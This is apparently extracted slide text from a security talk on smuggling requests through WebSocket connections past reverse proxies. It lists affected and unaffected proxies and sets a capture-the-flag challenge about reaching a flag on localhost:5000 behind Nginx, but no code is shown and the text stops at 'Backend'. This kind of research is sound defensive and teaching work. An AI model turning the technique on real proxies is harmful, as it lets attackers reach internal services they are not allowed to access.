
Vulnerable reverse proxies

- Vulnerable
 - Varnish, Envoy proxy $\leq 1.8.0$, other non-disclosed
- Not vulnerable
 - Nginx, HAProxy, Traefik, others




Varnish response


- WebSocket proxying configuration
 - <https://varnish-cache.org/docs/6.3/users-guide/vcl-example-websockets.html>




Smuggling through WebSocket connection




Smuggling through WebSocket connection




Smuggling through WebSocket connection



Smuggling through WebSocket connection



Smuggling through WebSocket connection





Challenge2 – challenge2.0ang3el.tk

- URL
 - <https://challenge2.0ang3el.tk/websocket.html>
- You need to access **flag** on **localhost:5000**
- Seems no one solved 😬 😬



Challenge2 – challenge2.0ang3el.tk

- Frontend
 - Nginx as WebSocket reverse proxy
 - socket.io.js
 - Proxies only **/api/public** path (socket.io and healthcheck)
- Backend
